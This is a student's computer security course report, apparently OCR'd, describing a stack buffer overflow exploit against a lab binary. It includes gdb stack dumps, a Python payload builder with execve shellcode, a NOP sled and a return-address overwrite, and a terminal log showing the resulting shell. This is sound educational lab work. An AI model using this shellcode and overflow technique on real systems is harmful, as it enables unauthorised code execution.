NUS CS-3235: Computer Security October 14, 2020

Assignment 2 Report - Part 1


Lecturer: Reza Shokri *Student: Tan Wei, Adam A0180277B*

1 Buffer Overflow

1.1 Identifying Buffer Input

- By reading the source code, we can tell that buf[] can be forced to be filled past its capacity since the write loop loops up to a maximum of 2*BUFSIZE


- To identify what is written into the buffer we rewrite the code in python and print the contents.



```
def bof():
    buf1 = list(range(1,size+1, 1))
    buf2 = list(range(-size+1,1, 1))
    buf = [None] * 200

    buf1[BUFSIZE-1] = 0
    buf2[BUFSIZE-1] = 0
    idx = 0
    b1 = 64
    b2 = 64
    while(idx < b1 + b2):
        idx1 = BUFSIZE - 1 if (idx % 2)  else idx // 2;
        idx2 = idx // 2 if (idx % 2) else BUFSIZE - 1;
        buf[idx] = buf1[idx1] + buf2[idx2];
        print(idx, idx1, idx2, buf[idx], buf1[idx1], buf2[idx2])
        idx += 1
    print(buf)
bof()
```


- We input negative integers for buf2 and positive integers for buf1, both in accending order, to allow us to separate the origin of each char written.



```
[1, -63, 2, -62, 3, -61, 4, -60, 5, -59, 6, -58, 7, -57, 8, -56, 9, -55, 10,
-54, 11, -53, 12, -52, 13, -51, 14, -50, 15, -49, 16, -48, 17, -47, 18, -46,
19, -45, 20, -44, 21, -43, 22, -42, 23, -41, 24, -40, 25, -39, 26, -38, 27,
-37, 28, -36, 29, -35, 30, -34, 31, -33, 32, -32, 33, -31, 34, -30, 35, -29,
36, -28, 37, -27, 38, -26, 39, -25, 40, -24, 41, -23, 42, -22, 43, -21, 44,
-20, 45, -19, 46, -18, 47, -17, 48, -16, 49, -15, 50, -14, 51, -13, 52, -12,
53, -11, 54, -10, 55, -9, 56, -8, 57, -7, 58, -6, 59, -5, 60, -4, 61, -3, 62,
-2, 63, -1, 0, 0, None, None, None, None, None, None, None, None, None, None,
None, None, None, None, None, None, None, None, None, None, None, None, None,
None, None, None, None, None, None, None, None, None, None, None, None, None,
None, None, None, None, None, None, None, None, None, None, None, None, None,
None, None, None, None, None, None, None, None, None, None, None, None, None,
None, None, None, None, None, None, None, None, None, None]
```

- We conclude that the code alternates the written byte in the pattern buf1[0], buf2[0], buf1[1], buf2[1]...


- Code is then written to split the payload into the two input files, reducing the complexity of the problem letting us fill the buffer with the specified payload without worrying about the ordering for the 2 sub-payloads



```
while payload:
        payload1 += payload[0]
        payload2 += payload[1]
        payload = payload[2:]
ex1.write(payload1)
ex2.write(payload2)
```

1.2 Overflowing the buffer

- We then look at the stack space do decide what pay load we require to execute the shell code




```
0x7fffffffdd60 --> 0x91969dd1bb48c031 <- Start of buf[64]
0x7fffffffdd68 --> 0x53dbf748ff978cd0
0x7fffffffdd70 --> 0x52995f54
0x7fffffffdd78 --> 0x400850 --> 0x6c7078652f2e0072 ('r')
0x7fffffffdd80 --> 0x1
0x7fffffffdd88 --> 0x0
0x7fffffffdd90 --> 0x0
0x7fffffffdd98 --> 0x7ffff7a7ad44 (<__fopen_internal+116>:        test
x)
0x7fffffffdda0 --> 0x1  <------------------------- Start of overflow
0x7fffffffdda8 --> 0x900000000 ('')<----- idx2
0x7fffffffddb0 --> 0x400000003f ('?') <- byte_read2 and idx1
0x7fffffffddb8 --> 0x1400000040 <----------- idx and byte_read1
0x7fffffffddc0 --> 0x7fffffffdde0 --> 0x400770 (<__libc_csu_init>:
r15)
0x7fffffffddc8 --> 0x40075b (<main+91>:   mov    eax,0x0) <--- return address
0x7fffffffddd0 --> 0x602240 --> 0xfbad2488
0x7fffffffddd8 --> 0x602010 --> 0xfbad2488
0x7fffffffdde0 --> 0x400770 (<__libc_csu_init>:   push   r15)
0x7fffffffdde8 --> 0x7ffff7a2d840 (<__libc_start_main+240>:       mov
```

- buf[] starts filling at from its address 0x7fffffffdd60, using the allocated memory space we can identify the start location of the overflow, and with several queries to gdb we can also identify where each other variable is stored

- The goal is to not disturb the loop logic of the writing loop since we require it to write over its control variables to reach the return address


- By analyzing the buffer_overflow.c file we can tell that arbitrary values can be written in idx1 idx2, while byte_read1 byte_read2 have to be kept kept high enough to allow the loop to reach the stack space storing the return address
- The values that I went with keeps byte_read1 byte_read2 the same and maintains idx at the same value when it writes over itself



```
import sys

#8bytes per line to visualize stack space (inserted in reverse order perline)
payload = "\x31\xc0\x48\xbb\xd1\x9d\x96\x91"
payload +="\xd0\x8c\x97\xff\x48\xf7\xdb\x53"
payload +="\x54\x5f\x99\x52\x57\x54\x5e\xb0"
payload +="\x3b\x0f\x05\x90\x90\x90\x90\x90"
payload +="\x90\x90\x90\x90\x90\x90\x90\x90"
payload +="\x90\x90\x90\x90\x90\x90\x90\x90"
payload +="\x90\x90\x90\x90\x90\x90\x90\x90"
payload +="\x90\x90\x90\x90\x90\x90\x90\x90"
#filled buf[64] now overflowing @0x7fffffffdda0
payload +="\x01\x00\x00\x00\x00\x00\x00\x00"
#Writing @0x7fffffffdda8 idx2 is at @0x7fffffffddac
payload +="\x00\x00\x00\x00\x00\x00\x00\x00"
#Writing @0x7fffffffddb0 idx2 is at @0x7fffffffddb0 byte_read2 is at @0x7fffffffddb4
payload +="\x00\x00\x00\x00\x38\x00\x00\x00"
#Writing @0x7fffffffddb8 byte_read1 is at @0x7fffffffddb8 idx is at @0x7fffffffddbc
#Make sure we don't change the values when writing at idx
payload +="\x38\x00\x00\x00\x5f\x00\x00\x00"
#Writing @0x7fffffffddc0 overwriting libc call 0x7fffffffdde0
payload +="\xe0\xdd\xff\xff\xff\x7f\x00\x00"
#Writing @0x7fffffffddc8 overwriting return value "0x7fffffffdda0"
payload +="\xa0\xdd\xff\xff\xff\x7f\x00\x00"
```

- The final line in payload is replaced with the buffer location of when actually running the executable, which can be obtained by running the executable with empty exploit1 and exploit2 files
- After filling exploit1 and exploit2 with the payload, we run ./buffer_overflow which gives us shell



student@student-VirtualBox: ~/Desktop/a2/buffer_overflow

```
student@student-VirtualBox:~/Desktop/a2/buffer_overflow$ python exploit.py
student@student-VirtualBox:~/Desktop/a2/buffer_overflow$ ./buffer_overflow
Buffer starts at: 0x7fffffffdda0
$ ls
1_report.pdf   buffer_overflow    exploit.py   exploit2
Makefile       buffer_overflow.c  exploit1     peda-session-buffer_overflow.txt
$
```